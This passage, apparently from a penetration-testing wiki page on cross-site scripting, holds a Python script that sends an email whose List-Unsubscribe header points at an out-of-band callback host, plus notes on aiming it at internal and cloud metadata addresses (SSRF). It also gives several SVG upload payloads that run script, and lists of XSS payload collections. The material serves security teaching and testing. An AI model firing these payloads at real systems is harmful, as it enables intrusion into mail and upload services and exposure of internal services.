email.message import EmailMessage 1904 import dkim 1905 1906 smtp_server = "mail.example.org" 1907 smtp_port = 587 1908 smtp_user = "user@example.org" 1909 smtp_password = "REDACTED" 1910 dkim_selector = "default" 1911 dkim_domain = "example.org" 1912 dkim_private_key = """-----BEGIN PRIVATE KEY-----\n...\n-----END PRIVATE KEY-----""" 1913 1914 msg = EmailMessage() 1915 msg.set_content("One-click unsubscribe test") 1916 msg["From"] = "list@example.org" 1917 msg["To"] = "victim@example.org" 1918 msg["Subject"] = "Mailing list" 1919 msg["List-Unsubscribe"] = "<http://abcdef.oastify.com>" 1920 msg["List-Unsubscribe-Post"] = "List-Unsubscribe=One-Click" 1921 1922 raw = msg.as_bytes() 1923 signature = dkim.sign( 1924 message=raw, 1925 selector=dkim_selector.encode(), 1926 domain=dkim_domain.encode(), 1927 privkey=dkim_private_key.encode(), 1928 include_headers=["From", "To", "Subject"] 1929 ) 1930 msg["DKIM-Signature"] = signature.decode().split(": ", 1)[1].replace("\r", "").replace("\n", "") 1931 1932 with smtplib.SMTP(smtp_server, smtp_port) as smtp: 1933 smtp.starttls() 1934 smtp.login(smtp_user, smtp_password) 1935 smtp.send_message(msg) 1936 ``` 1937 1938 </details> 1939 1940 **Testing notes** 1941 1942 - Use an OAST endpoint to collect blind SSRF hits, then adapt the `List-Unsubscribe` URL to target `http://127.0.0.1:PORT`, metadata services, or other internal hosts once the primitive is confirmed. 1943 - Because the unsubscribe helper often reuses the same HTTP stack as the application, you inherit its proxy settings, HTTP verbs, and header rewrites, enabling further traversal tricks described in the [SSRF methodology](/hacktricks/pentesting-web/ssrf-server-side-request-forgery/overview). 1944 1945 ### XSS uploading files (svg) 1946 1947 Upload as an image a file like the following one (from [http://ghostlulz.com/xss-svg/](http://ghostlulz.com/xss-svg/)): 1948 1949 ```html 1950 Content-Type: multipart/form-data; boundary=---------------------------232181429808 1951 Content-Length: 574 1952 -----------------------------232181429808 1953 Content-Disposition: form-data; name="img"; filename="img.svg" 1954 Content-Type: image/svg+xml 1955 1956 <?xml version="1.0" standalone="no"?> 1957 <!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"> 1958 <svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg"> 1959 <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" /> 1960 <script type="text/javascript"> 1961 alert(1); 1962 </script> 1963 </svg> 1964 -----------------------------232181429808-- 1965 ``` 1966 1967 ```html 1968 <svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg"> 1969 <script type="text/javascript">alert("XSS")</script> 1970 </svg> 1971 ``` 1972 1973 ```html 1974 <?xml version="1.0" standalone="no"?> 1975 <!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"> 1976 <svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg"> 1977 <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/> 1978 <script type="text/javascript"> 1979 alert("XSS"); 1980 </script> 1981 </svg> 1982 ``` 1983 1984 ```text 1985 <svg width="500" height="500" 1986 xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"> 1987 <circle cx="50" cy="50" r="45" fill="green" 1988 id="foo"/> 1989 1990 <foreignObject width="500" height="500"> 1991 <iframe xmlns="http://www.w3.org/1999/xhtml" src="data:text/html,<body><script>document.body.style.background="red"</script>hi</body>" width="400" height="250"/> 1992 <iframe xmlns="http://www.w3.org/1999/xhtml" src="javascript:document.write('hi');" width="400" height="250"/> 1993 </foreignObject> 1994 </svg> 1995 ``` 1996 1997 ```html 1998 <svg><use href="//portswigger-labs.net/use_element/upload.php#x" /></svg> 1999 ``` 2000 2001 ```xml 2002 <svg><use href="data:image/svg+xml,<svg id='x' xmlns='http://www.w3.org/2000/svg' ><image href='https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src/pentesting-web/xss-cross-site-scripting/1' onerror='alert(1)' /></svg>#x" /> 2003 ``` 2004 2005 Find **more SVG payloads in** [**https://github.com/allanlw/svg-cheatsheet**](https://github.com/allanlw/svg-cheatsheet) 2006 2007 ## Misc JS Tricks & Relevant Info 2008 2009 2010 [Other Js Tricks](/hacktricks/pentesting-web/xss-cross-site-scripting/other-js-tricks) 2011 2012 ## XSS resources 2013 2014 - [https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20injection](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20injection) 2015 - [http://www.xss-payloads.com](http://www.xss-payloads.com) [https://github.com/Pgaijin66/XSS-Payloads/blob/master/payload.txt](https://github.com/Pgaijin66/XSS-Payloads/blob/master/payload.txt) [https://github.com/materaj/xss-list](https://github.com/materaj/xss-list) 2016 - [https://github.com/ismailtasdelen/xss-payload-list](https://github.com/ismailtasdelen/xss-payload-list) 2017 - [https://gist.github.com/rvrsh3ll/09a8b933291f9f98e8ec](https://gist.github.com/rvrsh3ll/09a8b933291f9f98e8ec) 2018 - [https://netsec.expert/2020/02/01/xss-in-2020.html](https://netsec.expert/2020/02/01/xss-in-2020.html) 2019 - [https://www.intigriti.com/researchers/blog/hacking-tools/hunting-for-blind-cross-site-scripting-xss-vulnerabilities-a-complete-guide](https://www.intigriti.com/researchers/blog/hacking-tools/hunting-for-blind-cross-site-scripting-xss-vulnerabilities-a-complete-guide) 2020 2021 ## References 2022 2023 - [1] [Turning a harmless XSS behind a WAF into a realistic phishing vector](https://blog.hackcommander.com/posts/2025/12/28/turning-a-harmless-xss-behind-a-waf-into-a-realistic-phishing-vector/) 2024 - [2] [XSS and SSRF via the List-Unsubscribe SMTP Header in Horde Webmail and Nextcloud Mail](https://security.lauritz-holtmann.de/post/xss-ssrf-list-unsubscribe/) 2025 - [3] [HackerOne Report #2902856 - Nextcloud Mail List-Unsubscribe SSRF](https://hackerone.com/reports/2902856) 2026 - [4] [From "Low-Impact" RXSS to Credential Stealer: A JS-in-JS Walkthrough](https://r3verii.github.io/bugbounty/2025/08/25/rxss-credential-stealer.html) 2027 - [5] [MDN eval()](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/eval) 2028 - [6] [CAPIG XSS: postMessage origin trust becomes a script loader + backend JS concatenation enables supply-chain stored XSS](https://ysamm.com/uncategorized/2026/01/13/capig-xss.html) 2029 - [7] [MobSF stored XSS via manifest analysis (unsafe Django safe sink)](https://github.com/advisories/GHSA-8hf7-h89p-3pqj) 2030 - [8] [Improving the impact of a mouse-related XSS with styling and CSS Gadgets](https://medium.com/@skavans_/improving-the-impact-of-a-mouse-related-xss-with-styling-and-css-gadgets-b1e5dec2f703) 2031 - [9] [nokline.github.io - 07 - Zoom ATO](https://nokline.github.io/bugbounty/2024/06/07/Zoom-ATO.html) 2032 - [10] [hackerone.com - from this report](https://hackerone.com/reports/709336) 2033 - [11] [gremwell.com - Firefox Xss 302](https://www.gremwell.com/firefox-xss-302) 2034 - [12] [hahwul.com - Forcing Http Redirect Xss](https://www.hahwul.com/2020/10/03/forcing-http-redirect-xss) 2035 - [13] [zwade/yaca](https://github.com/zwade/yaca/tree/master/solution) 2036 - [14] [gitea.nitowa.xyz - Nitowa - PlaidCTF YACA](https://gitea.nitowa.xyz/nitowa/PlaidCTF-YACA) 2037 - [15] [Huli - What I Learned From Dicectf 2022 - Index: Miscx2fundefined55 Solves](https://blog.huli.tw/2022/02/08/en/what-i-learned-from-dicectf-2022/index.html#miscx2fundefined55-solves) 2038 - [16] [stackoverflow.com - According to this](https://stackoverflow.com/questions/28955047/why-does-a-module-level-return-statement-work-in-node-js/28955050#28955050) 2039 - [17] [blog.arkark.dev - 18 - Seccon En: Web Piyosay](https://blog.arkark.dev/2022/11/18/seccon-en/#web-piyosay) 2040 - [18] [adico.me - Xss In Gmail S Amp4email](https://adico.me/post/xss-in-gmail-s-amp4email)